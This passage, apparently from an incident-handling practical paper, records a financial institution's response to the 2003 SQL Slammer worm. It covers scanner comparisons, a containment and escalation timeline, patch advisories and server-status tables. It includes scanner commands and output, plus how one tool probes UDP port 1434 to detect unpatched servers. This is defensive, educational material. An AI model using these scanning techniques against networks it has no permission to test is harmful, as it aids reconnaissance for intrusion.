WARNING: Unable to resolve host at IP address. IP=10.20.30.26
FOUND: ssnetlib.dll @version=2000.80.760.0
FOUND: sqlservr.exe @version=2000.80.760.0
NON-VULNERABLE: server=10.20.30.27 instance=MSSQLSERVER
version=SP3 language=1033 platform=NT os=5.0
```

The service console in the vulnerable server 10.20.30.25 shows SQLscan disabled vulnerable SQL service.



MSSQLSERVER Properties (Local Computer)

Service name: MSSQLSERVER

Display name: MSSQLSERVER

Description:

Path to executable:
D:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.exe

Startup type: Disabled

Service status: Stopped

You can specify the start parameters that apply when you start the service from here.

Start parameters:

However, in my test, SQLscan cannot identify the SQL server running on top of Windows XP. It took 5 minutes to scan a range containing 5 IPs. 2 of the 5 IPs are not existing. In the following command log, 10.20.30.23 is a SQL server over Windows 2000, 10.20.30.24 is a non-existing IP, 10.20.30.25 is SQL server over Windows XP, 10.20.30.26 is a not-existing IP, 10.20.30.27 is a SQL server over Windows 2000.

```
> sqlscan -v -b 10.20.30.23 -e 10.20.30.27
FOUND: ssnetlib.dll @version=2000.80.194.0
FOUND: sqlservr.exe @version=2000.80.194.0
VULNERABLE: server=10.20.30.23 instance=MSSQL$MY_INSTANCE
version=RTM language=1033 platform=NT os=5.0
UNREACHABLE: server=10.20.30.24 instance=? version=?
platform=UNKNOWN os=0.0 language=?, error 0x00000035
ACCESS DENIED: server=10.20.30.25 instance=? version=?
platform=NT os=5.1 language=?, error 0x00000005
UNREACHABLE: server=10.20.30.26 instance=? version=?
platform=UNKNOWN os=0.0 language=?, error 0x00000035
FOUND: ssnetlib.dll @version=2000.80.760.0
FOUND: sqlservr.exe @version=2000.80.760.0
NON-VULNERABLE: server=10.20.30.27 instance=MSSQLSERVER
version=SP3 language=1033 platform=NT os=5.0
```

The SQLscan is conducted on top of the SMB protocol. A series of SMB request and response, DCERPC request and response were seen from the sniffer while running the tool. The tool used TCP port 139 and 445, did not use TCP port 1433 or UDP port 1434.

Although SQLscan is a lot slower than the other tools including Retina and SQLSlam, its advantage over the other two is it can accurately identify the instance name, version number, patch level and OS platform of the SQL server.

- Other tools from Microsoft

Microsoft has provided other tools to scan SQL server over the network or locally. Microsoft Baseline Security analyzer is the network scanning tool. SQLcheck, SQL Critical Update can check the patch level on the local SQL server and apply appropriate patch. SQL Critical Update is the only tool that can patch SQL 2000 Evaluation version.

- Eeye – Free tool Retina


The free scanning tool from Eye call Retina can only scan a Class C IP range. Commercial Retina is capable to scan Class A network.

The speed of the tool is fast. In my test, Retina correctly discovered the vulnerable SQL server, including the one running on top of Windows XP.

The tool only sends out a UDP packet destined to port 1434 to each IP. The payload of the UDP packet is the SQL echo request "0a". If the scanned IP responds to the "echo" request, Retina determines the SQL server is vulnerable. If Retina does not receive response, it determined the scanned IP does not have SQL server running or SQL server is not vulnerable.

The "echo" bug Retina utilizes is not the same bug that the Slammer worm exploits. However, this bug is fixed together with the resolution service vulnerability that Slammer worm exploit. Thus Retina and the SQLSlam tool can determine whether the server is vulnerable to Slammer by checking whether this bug is fixed in the server. The "echo" bug and the two buffer overrun vulnerabilities in resolution service are first fixed in MS02-039 hotfix.

Another version of Retina provided more information about the SQL server. But the build number detected is not trustworthy. The build number should be different when patch level is different. However, the build number shown in Retina is always 192 no matter the server is patched or not. Retina gathers the SQL server information by sending "0x02" in the payload to UDP port 1434. However, for unknown reason, the scanned SQL server does not reply with correct build number in its response packet.



Scan

☑ Range scan

☑ Show only vulnerable servers

☑ Resolve scanned IPs

Start IP 10 . 20 . 30 . 23

End IP 10 . 20 . 30 . 27

Connect

Server port 1434

No.	Server	Server Name	Result
1	10.20.30.23		NOT PATCHED
2	10.20.30.25	A	NOT PATCHED

Scan completed!

Chart 2 – Screenshot of an early version of Retina.

- ISS – Robert Graham – SQLSlam

SQLSlam is a free command-line tool that can scan the entire Class A. It uses the same theory as Retina uses – check whether the scanned IP responds to the SQL "echo" request. The speed of the tool is faster than Retina.

```
> scanslam.exe 10.20.30.1-10.20.30.254
--- Copyright 2003 Internet Security Systems ---
 http://www.robertgraham.com/tools/scanslam/

10.20.30.23: unpatched
10.20.30.25: unpatched
```

- Foundstone –SQLscan

The free tool SQLscan from Foundstone Company can scan a Class A network. It can provide detail SQL server information, but it has the same problem as Retina. The build no of the version is always 194.

The Incident Handling Process

Preparation

Existing countermeasures

Financial Institution of Development (FID) is a medium size financial Institution in North America that runs traditional retail banking, merchant banking and online banking business. FID has a branch network distributed over the country. The branch network connects ABM machines and branch terminals etc. to the central computer center. The online banking servers are hosted in the central computer center as well.

FID has put in place some security countermeasures to guard both the online and traditional branch business. These security countermeasures can be divided into several categories:

- Department

  FID created the Information Security Department 3 years ago. The mandate of the department include creating and maintaining the Information Security Policy, consulting internal project based on the established policy and process, incident handling, intrusion detection, anti-virus management, vulnerability assessment, key and certificate management.

- Policy

  Information Security Department finished the FID Information Security Policy (FISP) 2 years ago. The FISP was signed off by the executives 1 years ago and it was supposed to governance all the security aspects of FID.

- Process

  FID has not had a mature incident handling process and procedure yet and there was no major security incident happened before. However, in the FISP, incident response process and escalation process have been well documented. The existing System Recovery Team can be immediately convened to aid the incident handling process once incident happens.

- Technology
  - Secure network infrastructure

    FID's network was designed with the theory of multi-layer of defense. The entire network is composed of external zone, DMZ web zone, application zone, database zone and internal zone. Firewalls are deployed between each zone. In addition, firewalls are deployed to protect the internal critical systems.

    Information Security reviews every firewall rule change request prior to implementation.

    Information Security also restricts direct connections from the internal network to the Internet. The routing tables in the internal routers do not contain routes to the Internet. Every packet destined to the Internet public IP address will be dropped and responded with a "destination unreachable" message. All the connections from the internal network to the Internet have to go through the proxy pool. By proper configuration, the proxy restricts what kinds of applications are allowed to access the Internet. One of the benefits of this design is containing the problem inside the internal network. Even though internal infection happens, as long as the virus or worm cannot were not designed to work with a proxy, it cannot continue its propagation by sending packets out to the DMZ and the Internet.

  - Intrusion detection
    FID has deployed 50+ network sensors around the key network entries of Internet access. ISOC monitors intrusion detection console 7am – 7pm during the weekdays. The team is working towards a full 24x7 coverage solution.
  - Vulnerability assessment (VA)
    ISOC conducts vulnerability assessment on an ongoing basis to identify vulnerability seen from the internal network and external network. The assessment tools include nmap, nessue, cybercop and other commercial application layer scanning tools. The nmap scanning results are stored in a central database so that the information is easy to extract.
  - Anti-virus
    The Macfee Anti-virus software is installed in every desktop by having it installed in the standard desktop images. Every Windows servers, workstations, desktops and laptops are required to install this anti-virus software. NAI E.P.O is also deployed in FID to make sure that the DAT files can be updated right after they are released and tested.
  - Asset management and IP management
    To be able to identify the owner or the support group of a particular server or IP address of extreme importance when handling incidence, FID deployed Tivoli Asset Manager to record all the assets at Raise Floor. As other servers not located in Raise Floor are not put into Tivoli Asset Manager, FID is building a central IP database for the convenience of retrieving repository information regarding to the IP address, operating system, software installed, support group, contact phone number, etc. The IP database is far from finished.

- Support from high level management
  The Head of Information Security has been trying his best for a long time to get high-level management support when dealing with security issues. ISOC periodically present the vulnerability assessment findings and the intrusion detection system alerts, external cyber threats to the high level management so that they are aware of threats and known that they have vulnerabilities to fix.

- People
  - The Head of Information Security is very experienced in the security area. He ran the Information Security Operation Center for military and one of the provincial government before he joined FID. He is very good at both technology and management.
  - The senior manager of Information Security Operation Center, who is a PhD and CISSP, has been working in this area for 11 years. He can always deal with the security issues decisively. He encourages all his team members to take the professional training. All of the ISOC team members are well-trained security professionals.
  - Information Security assigned one or two security officers to each line of business. They are responsible for consulting projects for the particular Line of Business and investigating any security related issues. By this way, central and distributed security managements are both in place.
  - In addition, Information Security transfers the knowledge to the rest part of FID by offering intrusion detection and system hardening courses

Incident handling process and procedures

According to FID Information Security Policy, Information Security is responsible for:

- Conducting independent monitoring, testing, assessments, and reviews of the security of information resources; responding to security incidents, as and when they occur; and escalating and reporting to executives as necessary;
- Providing technical leadership and coordinating enterprise response to significant information security incidents and to situations that pose significant unacceptable residual risks; and
- Reporting to stakeholders on status, issues, risks, and security incidents.

To take this responsibility, Information Security has established an Incident and Emergency Response Process in order to ensure appropriate reaction, leadership, coordination of information security incidents and timely security consultation in the event of a perceived or apprehended emergency situation. This process is documented in the FID Information Security Policy and attached in Appendix A.

In addition, ISOC had created a document about Incident Response and Escalation Procedure. The document briefly describes the procedure of identifying incidents, assessing the severity of the incidents, engaging ISOC in the containment, eradiation, and recovery process. The document contains some necessary forms, - sample incident response contact list, incident levels and responsibilities, incident identification form, incident survey form, incident containment form and incident handling form

Other than documentation, FID has established a mature process to convene a system recovery team (SRT) while any kind of incident that cause service interruption happens. The central operation department (COD) decides whether a SRT should be convened. The decision is made based on “the criteria for SRT assembly” documented in the “SRT Procedures Roles and Responsibility” in appendix B. when responding to incidents, SRT follow the process and procedures described in the aforementioned document.

FID has developed an application to implement the automated SRT escalation procedure. The SRT convene application is integrated with the problem management system. The application is able to

- Page the entire SRT team/core team through the internal paging system.
- Provide brief description of the problem to the SRT member.
- Accept and log the acknowledge of the SRT member
- Track the status of paging and acknowledging.

SRT is the team that mainly deals with production issues and has the necessary power to command the production support group. In the case that security related incident happens, it can provide full support to Information Security. This support is extremely important because the fact that Information Security does not have access to most of FID computer systems and they have to rely on the operation and support group when investigating security related issues.

The incident handling team

The incident handling team is composed of the members in command center and SRT team, senior manager, security analysts from Information Security and security officers in each Line of Business.

As described above, the VP of Information Security and the senior manager of ISOC are very experienced in the security area. They have been working with FID for years and they know very well how to deal with the security issues in FID.

Security Analysts include 2 analysts from the ISOC vulnerability assessment (VA) team, 3 analysts from the ISOC IDS team.
The two ISOC members has conducted enterprise wide VA for 2 years. They are very familiar with the VA tools and they both got the GSEC certificate. One of them is an expert in Microsoft product. He leaded the scan of the SQL server in the identification and containment phase and provided advisory about applying patch to the vulnerable systems. Another ISOC member aided the scan and chaired the technical bridge from the beginning of the incident. It is always important to have a Microsoft product expert in the security team because most of the announced security problems are related Microsoft products.
2 of 3 ISOC IDS team members have obtained the GCIA certificate. They are experienced in the IDS monitoring on FID network. They know which IDS alert should be ignored and which would indicate compromise or a real intrusion attempt. They could be required to monitor the IDS sensor 24x7 during the sensitive period so that any compromise can be quickly identified.
One of ISOC members is also the web developer of the ISOC web site. The web site became the distribution center while ISOC coordinated FID wide SQL servers update.

Security officers are bridges between Information Security and each Line of Business. They usually are more familiar with their particular infrastructure so that they can assist Information Security in consulting projects and assist ISOC in incident response and follow up investigation of intrusion detection alarms. At the same time, they are more capable of communicating security initiatives, best practice, policies and threats etc. to the Line of Business with the language they can understand.

The Command Center is composed of 2 problem managers, 1 technical specialist and several Executives of various divisions in the IT department. Executives from Branch Technology, Application Hosting and Network Service had joined the command center. They have got full support from the top management of the IT department.

The SRT team consists of a senior representative from each of the key support groups, the Problem Manager, the Change Manager and a designated Chairperson. Main goal of the SRT is to assist operation in service restoration. The responsibilities of SRT include:

- To evaluate, recommend and implement any alternative processing strategies or recovery plans that become necessary.
- To use the principles of Problem, Situation, and Decision analysis to aid in the recovery of service.
- To report to Senior Management and Executive on SRT activities, recommendations and outcome both during and following the SRT via voice and electronic updates.

- To hold the SRT Post Mortems to ensure procedures are put in place to prevent re-occurrence, to discuss more effective ways to improve the recovery process, and discuss problems with the SRT process.

Identification

Globally, the attack of the slammer worm started at 5:30 UTC on Saturday, January 25, 2003. As FID is located in North America, the local time was 12:30 am, Saturday, January 25, 2003.

FID experienced network outage problem starting from 3:50 am. Since FID outsourced its network management to an external vendor, the 24x7 support group - Central Operation Department (COD) informed the vendor and tried to solve the problem.

The following problem record from COD illustrates the process and the timeline of identifying the root cause of the network outage problem on the branch network:

Problem	01/25 SEVERAL BRANCHES TAKING HITS		
Date	03/01/25	Application	BRABMS
Time	03:40	Outage	
Location	Computer Center	Outage Category	
Description	**01/25/03** Branch network technical support (BNTS) noticed several alerts on AIX Box. Initial investigation seems like OSPF hits on several areas. Every core is experiencing OSPF hits. Called network management vendor to ask if they have any scheduled activity. Negative. They see no alerts on their management tools as well. **03:50** Several POS terminals and ABMs are taking hits and recovering. BNTS took a sample of routers whose devices have been failing. They are having slow response and packet loss. **04:15** Asked network management vendor again. They are not aware of any activity on their facility. However, devices are still failing and recovering. Several ABMs stay down as well. **04:20** Asked network management vendor to check. Network management vendor informs that there is no schedule activity. However, other customers are also affected. There seems to be some kind of anomaly in		

	the network. Their technicians are investigating. **4:25** COD Shift supervisor made aware. **05:15** As per network management vendor, there is congestion growing in the network. Around 142 ABMs are down. Majority (90) out western region. Failure in northern region is up to 12. Seems to be spreading across. No devices down in eastern region yet. **07:00 Problem is related to a global issue on internet services that has affected several customers.** **08:30** network management vendor to do resets on ATM networks to check if it helps. They are putting together an action plan.

Other than the branch network, COD also noticed that the merchant bank business was also affected as a result of network outage.

As indicated in the problem record, the incident was identified at 7:00 am January 25, 2003, 7 hours after the worm came out to the wild. Should ISOC have the 24x7 monitoring resources, the worm activities should have been discovered few hours earlier because the IDS console had shown huge amount of alerts triggered by the propagation activity of the worm.

At this point, it was unknown yet whether the problem in the branch network was caused by internal infection on the branch network or affected by other companies that share the same physical network provided by the vendor.

Around 8:30 am, the vendor confirmed that the corporate network, which connects offices across the country together, did not experience any network congestion. So at least at this point, we were confident that the firewalls deployed at the chokepoint of the Internet access, chokepoint between branch network and corporate network, entry point of the external vendors and third party connections were protecting the corporate network from the attack of the Slammer worm.

As I mentioned earlier, the external worm activities are identified in the IDS console as well. Huge amount of RealSecure SQL_SSRP_Bo events were triggered by the worm traffics. These events were all triggered in the sensors deployed at the perimeter. ISOC did not discover any worm activity triggered by the internal sensor, third party connection sensor and the outgoing traffic.

At 8:30 am, ISOC senior manager participated in a conference call for all the country's financial institution organized by CIRT-FI. He knew from the conference about the Slammer worm and the fact that other financial institutions had been affected. He called the ISOC key members to go to office immediately.

During the whole incident handling process, ISOC decided that they would not use the chain of custody procedure because

1. The incident was not caused by a criminal activity.
2. Slammer worm is a memory resident worm that can exhaust the resource of the infected network and servers. It does not contain other damage payload such as Trojan, backdoor, or code for disclosing confidential information in the system. It can be quickly removed by restarting the affected server. As the network and system availability outweighs the gain of keeping the evidence to sue the troublemaker, FID prefers to shutdown any infected machine if identified.

Containment

At 7:20 am, after COD was informed that the "problem is related to a global issue on internet services that has affected several customers", COD shift manager decided that they should convene a System Recovery Team (SRT) to control the problem. He made the decision based on the following reason:

- Part of the branch service had been interrupted more than 60 minutes.
- Network congestion has affected 20% of FID's profit maker – branches and ABM machines. It was unknown yet that which party over the share Frame Relay network caused the problem, and how long this impact would last.
- Internal infections by the virus were suspected.
- Multiple Lines of Business or even the entire FID infrastructure would be possibly affected if the problem could not be controlled immediately.

At 7:30 am, COD started to convene the SRT full team. They used the pre-designed mainframe-based application to page the all team members. The application automatically verified the acknowledgement from the pager and decided whether to re-page or call the backup person of the member if necessary. After paged, SRT members can access to a voice message that introduced the situation and the reason why SRT was convened.

The SRT team is the team that mainly responds to production issue. They decided they should invite Information Security to join the team because the problem was caused by a "virus". Vice President of Information Security and senior manager of ISOC were contacted to join the team.

At 9:00 am, all the SRT members gatherer in the SRT room. The SRT meeting had the following agenda:

- To create command center.
- COD to introduce the current problems.
- Network Operation Service to introduce network congestion issues.
- Information Security to introduce the detail of the “virus” and containment strategy.
- To decide whether more departments are needed to join to solve the emergency. Decides action items for every involved department.

SRT decided Command Center should consist of following key members:

- Executives of Application Hosting
- Executives of Network Service
- 2 problem managers
- 1 technical specialist

COD introduced problems that they had been aware of:

- 20% of the branch networks were down because of the network congestion issues.
- 20% of ABMs were out of service resulting from the same problems.
- Merchant banking business was affected because FID could not connect to the Central bank and some of the other financial institution.

COD also confirmed that there was no known problem inside the corporate network.

Network Operation Service introduced the network issues and its cause to the whole team, specially the situation of the branch network.

- The branch network was created on top of a Frame Relay network leased from the network management vendor.
- FID was not the only one that used this Frame Relay network, other companies, especially Other financial institution, built their corporate network or branch network over this Frame Relay network. This frame relay network was a typical shared infrastructure.
- While it was cheap to obtain T1 link speed to branch over the country, it was not cheap to have the guaranteed bandwidth. We did not purchase Quality of Service from the vendor because of the cost factor.
- The result was while FID could use more bandwidth than we purchased for the nightly backup job, available bandwidth to FID was not guaranteed. While other parties over the network used more bandwidth or all the bandwidth from the Frame Relay network, other companies that shared the same physical network would have less or none available bandwidth.

- Based on the above explanation, the network congestion happening in the branch network might be caused by one of the following reason:
  - Other companies over the network were affected by the "virus". They consumed most of the network bandwidth so that FID had much less bandwidth.
  - There were internal infections in the branch network and the infected machine generated huge amount of traffic.
  - Both FID and other companies were affected by the "virus".
- The network management vendor should be able to identify which party on the network caused the problem because with the ATM/FR network protocol standard, they could report on bandwidth utilization by the PVC for ATM or DLCI for Frame Relay.

ISOC introduced the detail of the "virus" and the security posture of FID and the mitigation strategy:

- About the worm
  - This "virus" is called Slammer worm. It attacks the vulnerable Microsoft SQL server Resolution Service listening on UDP port 1434.
  - The infected machine will try to infinitely re-infect other machines by sending UDP packet to random generated IP addresses.
  - The propagation speed of the worm is super fast because firstly, the worm itself is compact, only 376 bytes long; Secondly, and most importantly, the worm propagate over UDP protocol. Comparing to TCP protocol, UDP protocol has the advantage of no overhead of three-way handshake and transmission error-validation.
  - Since the worm is always in the fast loop of generating UDP packets, the infected machines can generate huge amount of network traffics and thus create a denial of service for every network it can reach.

- Security posture of FID – are we safe?
  - FID did not enforce the software currency policy very well. We estimated only 10% of the Microsoft SQL servers were patched to the safe level.
  - FID has a pretty well security posture in terms of deploying firewalls and tightening the firewall rules. According to the result of external vulnerability assessment in November 2002, there was no database services opened to the Internet.
  - FID corporate network and the branch network are two big clouds communicating through a firewall. Even though there are infections inside the branch network, the firewall between this two

networks can prevent the worm from affecting corporate network should appropriate firewall rules are in place.

- There is no internal firewall inside the branch network. Branch offices are connected together by routers. Should one instance of infection happened in the branch network, the whole network would be compromised within one hour or less.
- There is no network sensors deployed at the branch network. ISOC also is not able to tell for sure whether there is infection in the branch network.
- Corporate network hosts the key IT infrastructure inside FID. It connects numerous servers and workstations together and provides services to branch, internal employees and backend applications of Internet banking service. Although they are internal firewalls protecting the key components, it is basically wide open to internal machines. Should one instance of infection happened in the internal network, the whole corporate network would be compromised shortly.
- Even though the threat from Internet is minimize, the threat from third party connection existed. FIDs had numerous third party connection to business partner, information provider etc. Some of these connections have been setup for decades or years, the connections had not gone through proper security assessment. Should one of these third party companies be affected by the worm, it would be highly possible that the worm can make its way into FID's internal network then infect all the internal machine it can reach.

In short, FID was not safe to the attack of Slammer worm. Even if FID is safe internally, the fact that we had shared network infrastructure implied that we could experience denial of service due to worm infections in other organizations leasing the same infrastructure.

- Risk mitigation strategies:

  - Confirm all firewalls block inbound and outbound worm traffic.
  - Implementing ingress and egress filters in all the internal and border routers will help to resist the attack of the worm from external network, contain and identify potential internal infected network.
  - ISOC IDS team monitors all the network sensors so that any infection can be quickly identified.
  - Firewall team watches the firewall logs to observe any unusual activities to UDP port 1434.
  - Find unpatched machines and patch them.

- Create a technical working group to answer all the technical questions regarding to patching SQL servers and implementing filters.
- Uninstall unused SQL server or MSDE component.
- Consider shutting down the non-critical SQL servers to reduce the area of potential exposure.
- The vulnerability that the worm exploits can be fixed by applying a patch released by Microsoft nearly half year ago. Installing the patch for every SQL instance can prevent SQL servers from being infected thus control the problem.
- If infected machine is found, one of the following actions should be taken immediately:
    - Disconnect the machine from the network by unplugging the network cable.
    - Disable the switch port the machine is connected to if appropriate.
    - Shutdown the machine immediately if login is not available.
    - Login to the machine and stop the SQL service. Change the service startup mode to manual to prevent accidental restart.

According to the information presented by the above department, SRT determined the following actions should be taken to identify internal infection and prevent the worm from infecting internal network.

Action Item	Action By
1. Keep in touch with the network management vendor. Ask them to alert us once high network utilization was observed in any part of FID's network. 2. Ask the vendor to clarify whether the network congestion happening in the branch network was caused by FID or other companies that sharing the same Frame Relay network 3. Implement ingress and egress filters on each managed routers to block inbound and outbound UDP traffics to UDP port 1434.	Network Operation Service and COD
4. Identify all SQL servers from their inventory list. Shutdown the non-critical SQL servers if any infection symptoms were observed.	Branch network technical support
5. Test the Microsoft recommended patch on various simulated production systems.	QA group
6. Convene all the network administrators, database administrators and their manager to	All departments

go back to the office. 7. Identify all the SQL servers in every department. Inventory list will be the best starting point. 8. Patch all the vulnerable SQL servers and monitor network issues. Report the SQL server update status to ISOC. Escalate any question regarding to patch installation and network performance to ISOC technical working group bridge. 9. By midnight January 28, all the patch installation should be finished.	
10. Any unusual network activity, any crash of SQL service should be immediately reported to SRT.	All departments
11. Verify whether unsolicited UDP traffic to port 1434 is blocked by each firewall. Otherwise, implement firewall rule to block the traffic. 12. Search all the firewall logs for traffics destined to UDP port 1434. Identify whether the source of the traffic sent series of similar UDP request to port 1434. Notify ISOC immediately if such a source is found.	Firewall team
13. Send out technical advisories regarding to the current issues. 14. Monitor IDS sensors 24x7 to identify internal infection. 15. Extract the first list of all the Microsoft SQL servers in FID from the result of infrastructure vulnerability assessment conducted in November 2002. 16. Create a technical working group; answer the related technical question 24x7 over a telephone bridge. 17. Create the coordination center to coordinate all the departments to patch the SQL servers. 18. Periodically report the patch installation status to FID. The status report will be available at the ISOC intranet web site.	Information Security

Further more, SRT announced that all the works related to responding to this incident should be given the highest priority. After this meeting, all the departments started to take their actions listed immediately.

At 12:00 am January 25, the network management vendor clarified that another financial institution sharing the same frame relay network used most of the bandwidth. It had caused problem to the whole community on that frame relay network.

They further confirmed that branch network outage was not caused by internal infection by the worm since the network utilization of our branch network remained normal. Another financial institution leasing the same frame relay network was badly hit by the worm. The propagation of the worm caused serious congestion in one core section of the ATM network. As 20% of FID's branch networks crossed that core section. These branches indirectly became the victim of the worm.

The network congestion was eased off at the afternoon while the other financial institution temporarily worked around their problem. The affected branch service in FID had been restored since then.

After the SRT got this confirmation and clarification from the network management vendor, the whole team felt relieved because that meant there was no internal infection in FID internal network so far.

However, Information Security insisted that the worm could possibly get in from numerous channels, especially the insecure third party connection. The business impact would be unacceptable had one infection started. If there were still vulnerable SQL servers running in our network, the risk was big that FID would be caught by the worm sooner or later. Patching all the SQL servers would be the best way to eradicate possibilities of infection.

Finally, SRT decided all the departments should continue their actions and have all the SQL servers patched by midnight, January 28.

Eradication

At 9:50 am, ISOC sent out the first advisory to inform the requirement of patching SQL server to all the contacts of involved departments.

Advisory 1

applicability: Those running **MS SQL Server 2000**

Potential Impact: **Denial of Service, slowdown in performance and outgoing scans; potential infection of other vulnerable MS SQL Servers.**

Probability: High

Mitigation:

- Block port 1434 UDP inbound and outbound; this will prevent the spread of the worm into or out of a network.

Solution:

- Apply the MS SQL Server 2000 Service Pack 3

Temporary Workaround: This is a memory resident worm; rebooting the server will remove the worm from memory. However, unpatched servers risk re-infection. The only sure way of avoiding infection is through application of SP3.

Ongoing Monitoring: monitor network for hosts sending large number of UDP 1434 packets; this is a symptom of infection; call the ISOC pager xxx-xxx-xxxx.

Additional details: See
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms02-039.asp
http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21824
http://vil.nai.com/vil/content/v_99992.htm

Download: http://www.microsoft.com/sql/downloads/2000/sp3.asp

At 10:00am, ISOC vulnerability assessment team developed a list of 458 known SQL servers. The IP addresses of the SQL servers were obtained from the vulnerability assessment results stored in a database. The list was sent to each point of contact in each department. ISOC also claimed that the list was only accurate when the vulnerability scans were conducted in November 2002. Each department should still check their inventory list and consult their database administrators to complete the SQL server list. Following is the sample of the SQL server update list.

MS SQL Servers Status In FID

The following is a list of all hosts which were identified as running MS SQL Servers in FID.

Last Updated: Monday January 27, 11:55 AM EST

How to update this list:
This list cannot be updated online.
System administrators and system managers must update the vulnerability status of their hosts by sending an email to **ISOC@fid.com** , specifying:
- their name, LoB and department,
- the IP address, the version of the SQL server, patch level, status of the server (UP or OFF).

Vulnerability Status Legend:
Green = Reported Not Vulnerable
Yellow = Unknown Status
Red = Vulnerable. Note that even the machine is OFF, if the patch level does not meet the requirement, the vuln. Status will still be Red.

Status Legend:
UP = Known as running during last scan
OFF = This machine has been reported to be shut down

LoB Legend:
BWAN = Branch Network
CWAN = Corporate Network
PB = Private Banking
WAH = Web and Application Hosting
…
…
…

LOB	HostIP	DNSname	Version	Status	Vuln. Status	Update	Managed

						Date	by
BN	10.xx.xx.xx	DB1			🟨	2003-01-25 9:50	
BN	10.xx.xx.xx	DB2.fid.com			🟨	2003-01-25 9:50	
CN	10.xx.xx.xx	DB3			🟨	2003-01-25 9:50	
CN	10.xx.xx.xx	DB4			🟨	2003-01-25 9:50	
PB	10.xx.xx.xx	DB7			🟨	2003-01-25 9:50	
WAH	10.xx.xx.xx	DB5.fid.com			🟨	2003-01-25 9:50	
WAH	10.xx.xx.xx	DB6.fid.com			🟨	2003-01-25 9:50	

Table 1: Sample Table 1 of SQL Servers Update Status

Along with the table, ISOC deliver the following information to the related department:
"This is the first distributed list. All the vulnerability statuses are all unknown because Server version was not in the assessment scope while the vulnerability assessment was conducted in November 2002. Administrators should further develop the list by providing ISOC with version information, patch level, status of each listed SQL server. While identified database server is not in the list, administrator should send the IP addresses and related information to ISOC so that ISOC can keep track of the whole update process".

The list provided a good start point, but the advisory was questioned. Some of the questions included:

1. Whether SQL service Pack 3 can fix the vulnerability?
2. Can cumulative patch MS-2-061 or MS02-056 fix the vulnerability?
3. Can Hotfix MS02-039 fix the vulnerability?
4. Which patch is the preferred one?
5. Is there any known problem with installing SQL Service Pack 3?

While the Microsoft Account Manager of FID did not answer the questions loudly and clearly, ISOC conducted more investigation and insisted the preferred patch was SQL Service Pack 3. The decision was made based on:

- As stated in the Microsoft Security Bulletin MS02-039 and MS02-061 "Inclusion in future service packs:
  The fix for this issue will be included in SQL Server 2000 Service Pack 3", so SP3 can definitely fix the vulnerability that MS02-039 and MS02-061 hotfix can fix.
- Although hotfix, cumulative patch can solve the problem, Microsoft suggested that Hotfixes are intended for interim use until the next service pack is available. When the next service pack becomes available, you should upgrade immediately.

- The hotfix and cumulative patch require administrator to install them manually, i.e. extracting files, copying files, stopping service and starting service. On the contrast, the SP3 is easier to implement.
- According to FIDs change control policy, changes to the key systems need to be tested before applying to a production system. No matter which patch is to be installed, test has to be gone through first. It will be more meaningful to test SP3, which can fix more security related and product feature related issues.

Another problem arose from the bridge conference in the technical working group was that even though server was reported updated, but ISOC's verification revealed otherwise. After investigation, this was a result of not rebooting the machine or service. Regarding to this problem, a technical note was sent out to related department:

Advisory 2

It is important to verify whether the installation of Service Pack 3 is successful. For example, if the application using SQL server is not stopped during the installation of SP3, a reboot will be required. If the reboot request is not fulfilled, the server will still be running with the old version.

An easy way to verify is:

1. Connect to the SQL server with a query analyzer, execute the following query:

```
SELECT @@Version
```

2. The result of the query should looks like

```
Microsoft SQL Server  2000 - 8.00.760 (Intel X86)  ……………………………………………………
                                  |
                            Build number
```

3 The service pack version can be determined by the build number displayed

SP Version	Build Number
NO SP	194
SP1	384
SP2	534
SP3	**760**

Reference:
HOW TO: Identify Your SQL Server Service Pack Version and Edition
http://support.microsoft.com/default.aspx?scid=kb;en-us;q321185

SQL server Service Packs and Versions
http://vyaskn.tripod.com/sqlsps.htm

By midnight, January 26, 2003, the total number of the SQL servers became 550 due to the newly found SQL servers reported by various Lines of Business. 80% of the SQL server versions and patch levels were identified, 70% of all SQL servers are patched. Here is the sample of the updated list about SQL servers update status.

LOB	HostIP	DNSname	Version	Status	Vuln. Status	Update Date	Managed by

